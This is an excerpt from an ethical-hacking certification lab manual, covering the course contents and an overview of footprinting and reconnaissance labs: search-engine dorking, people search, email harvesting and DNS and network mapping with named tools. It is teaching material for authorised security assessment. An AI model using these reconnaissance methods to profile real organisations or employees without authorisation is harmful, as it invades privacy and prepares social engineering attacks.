

ETHICAL HACKING AND COUNTERMEASURES LAB MANUAL



Ethical Hacking and Countermeasures

Version 12

Lab Manual

EC-Council

Copyright © 2022 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at legal@eccouncil.org. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at legal@eccouncil.org. If you have any issues, please contact us at support@eccouncil.org.

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

Table of Contents

Module Number	Module Name	Page No.
01	Introduction to Ethical Hacking	-
02	Footprinting and Reconnaissance	01
03	Scanning Networks	214
04	Enumeration	346
05	Vulnerability Analysis	470
06	System Hacking	560
07	Malware Threats	908
08	Sniffing	1105
09	Social Engineering	1245
10	Denial-of-Service	1301
11	Session Hijacking	1358
12	Evading IDS, Firewalls, and Honeypots	1405
13	Hacking Web Servers	1482
14	Hacking Web Applications	1531
15	SQL Injection	1704
16	Hacking Wireless Networks	1751
17	Hacking Mobile Platforms	1838
18	IoT and OT Hacking	1913
19	Cloud Computing	1954
20	Cryptography	1991

This page is intentionally left blank.

Footprinting and Reconnaissance

Module 02

Footprinting and Reconnaissance

Footprinting refers to collecting as much information as possible regarding a target network from publicly accessible sources.

Lab Scenario

Reconnaissance refers to collecting information about a target, which is the first step in any attack on a system. It has its roots in military operations, where the term refers to the mission of collecting information about an enemy. Reconnaissance helps attackers narrow down the scope of their efforts and aids in the selection of weapons of attack. Attackers use the gathered information to create a blueprint, or “footprint,” of the organization, which helps them select the most effective strategy to compromise the system and network security.

Similarly, the security assessment of a system or network starts with the reconnaissance and footprinting of the target. Ethical hackers and penetration (pen) testers must collect enough information about the target of the evaluation before initiating assessments. Ethical hackers and pen testers should simulate all the steps that an attacker usually follows to obtain a fair idea of the security posture of the target organization.

In this scenario, you work as an ethical hacker with a large organization. Your organization is alarmed at the news stories concerning new attack vectors plaguing large organizations around the world. Furthermore, your organization was the target of a major security breach in the past where the personal data of several of its customers were exposed to social networking sites.

You have been asked by senior managers to perform a proactive security assessment of the company. Before you can start any assessment, you should discuss and define the scope with management; the scope of the assessment identifies the systems, network, policies and procedures, human resources, and any other component of the system that requires security evaluation. You should also agree with management on rules of engagement (RoE)—the “do’s and don’ts” of assessment. Once you have the necessary approvals to perform ethical hacking, you should start gathering information about the target organization. Once you methodologically begin the footprinting process, you will obtain a blueprint of the security profile of the target organization. The term “blueprint” refers to the unique system profile of the target organization as the result of footprinting.

The labs in this module will give you a real-time experience in collecting a variety of information about the target organization from various open or publicly accessible sources.

Lab Objective

The objective of the lab is to extract information about the target organization that includes, but is not limited to:

- **Organization Information:** Employee details, addresses and contact details, partner details, weblinks, web technologies, patents, trademarks, etc.
- **Network Information:** Domains, sub-domains, network blocks, network topologies, trusted routers, firewalls, IP addresses of the reachable systems, the Whois record, DNS records, and other related information

- **System Information:** Operating systems, web server OSes, location of web servers, user accounts and passwords, etc.

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 220 Minutes

Overview of Footprinting

Footprinting refers to the process of collecting information about a target network and its environment, which helps in evaluating the security posture of the target organization's IT infrastructure. It also helps to identify the level of risk associated with the organization's publicly accessible information.

Footprinting can be categorized into passive footprinting and active footprinting:

- **Passive Footprinting:** Involves gathering information without direct interaction. This type of footprinting is principally useful when there is a requirement that the information-gathering activities are not to be detected by the target.
- **Active Footprinting:** Involves gathering information with direct interaction. In active footprinting, the target may recognize the ongoing information gathering process, as we overtly interact with the target network.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to collect information about the target. Recommended labs that will assist you in learning various footprinting techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform Footprinting Through Search Engines	√	√	√
	1.1 Gather Information using Advanced Google Hacking Techniques	√		√
	1.2 Gather Information from Video Search Engines		√	√

Module 02 – Footprinting and Reconnaissance

	1.3 Gather Information from FTP Search Engines		√	√
	1.4 Gather Information from IoT Search Engines		√	√
2	Perform Footprinting Through Web Services	√	√	√
	2.1 Find the Company's Domains and Sub-domains using Netcraft	√		√
	2.2 Gather Personal Information using PeekYou Online People Search Service		√	√
	2.3 Gather an Email List using theHarvester		√	√
	2.4 Gather Information using Deep and Dark Web Searching		√	√
	2.5 Determine Target OS Through Passive Footprinting		√	√
3	Perform Footprinting Through Social Networking Sites	√	√	√
	3.1 Gather Employees' Information from LinkedIn using theHarvester	√		√
	3.2 Gather Personal Information from Various Social Networking Sites using Sherlock		√	√
	3.3 Gather Information using Followerwonk		√	√
4	Perform Website Footprinting	√	√	√
	4.1 Gather Information About a Target Website using Ping Command Line Utility		√	√
	4.2 Gather Information about a Target Website using Photon	√		√
	4.3 Gather information about a Target Website using Central Ops		√	√
	4.4 Extract a Company's Data using Web Data Extractor		√	√
	4.5 Mirror a Target Website using HTTrack Web Site Copier	√		√
	4.6 Gather Information About a Target Website using GRecon		√	√
	4.7 Gather a Wordlist from the Target Website using CeWL		√	√
5	Perform Email Footprinting	√		√
	5.1 Gather Information About a Target by Tracing Emails using eMailTrackerPro	√		√
6	Perform Whois Footprinting	√		√
	6.1 Perform Whois Lookup using DomainTools	√		√

Module 02 – Footprinting and Reconnaissance

7	Perform DNS Footprinting	√	√	√
	7.1 Gather DNS Information using nslookup Command Line Utility and Online Tool		√	√
	7.2 Perform Reverse DNS Lookup using Reverse IP Domain Check and DNSRecon		√	√
	7.3 Gather Information of Subdomain and DNS Records using SecurityTrails	√		√
8	Perform Network Footprinting	√	√	√
	8.1 Locate the Network Range		√	√
	8.2 Perform Network Tracerouting in Windows and Linux Machines	√		√
	8.3 Perform Advanced Network Route Tracing using Path Analyzer Pro		√	
9	Perform Footprinting using Various Footprinting Tools	√	√	√
	9.1 Footprinting a Target using Recon-ng	√		√
	9.2 Footprinting a Target using Maltego		√	√
	9.3 Footprinting a Target using OSRFramework		√	√
	9.4 Footprinting a Target using FOCA		√	√
	9.5 Footprinting a Target using BillCipher		√	√
	9.6 Footprinting a Target using OSINT Framework		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform Footprinting Through Search Engines

Search engines are the main information sources to extract critical information about a target organization from the Internet.

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to gather maximum information about the target organization by performing footprinting using search engines; you can perform advanced image searches, reverse image searches, advanced video searches, etc. Through the effective use of search engines, you can extract critical information about a target organization such as technology platforms, employee details, login pages, intranet portals, contact details, etc., which will help you in performing social engineering and other types of advanced system attacks.

Lab Objectives

- Gather information using advanced Google hacking techniques
- Gather information from video search engines
- Gather information from FTP search engines
- Gather information from IoT search engines

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Search Engines

Search engines use crawlers, automated software that continuously scans active websites, and add the retrieved results to the search engine index, which is further stored in a huge database.

When a user queries a search engine index, it returns a list of Search Engine Results Pages (SERPs). These results include web pages, videos, images, and many different file types ranked and displayed based on their relevance. Examples of major search engines include Google, Bing, Yahoo, Ask, AOL, Baidu, WolframAlpha, and DuckDuckGo.

Lab Tasks

Task 1: Gather Information using Advanced Google Hacking Techniques


Advanced Google hacking refers to the art of creating complex search engine queries by employing advanced Google operators to extract sensitive or hidden information about a target company from the Google search results. This can provide information about websites that are vulnerable to exploitation.

Note: Here, we will consider **EC-Council** as a target organization. However, you can select a target organization of your choice.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



Module 02 – Footprinting and Reconnaissance


3. Launch any browser, in this lab, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.google.com** and press **Enter**.

Note:

- If the **Default Browser** pop-up window appears, uncheck the **Always perform this check when starting Firefox** checkbox and click the **Not now** button.
- If a notification appears, click **Okay, Got it** to finish viewing the information.

4. Once the **Google** search engine appears, you should see a search bar.

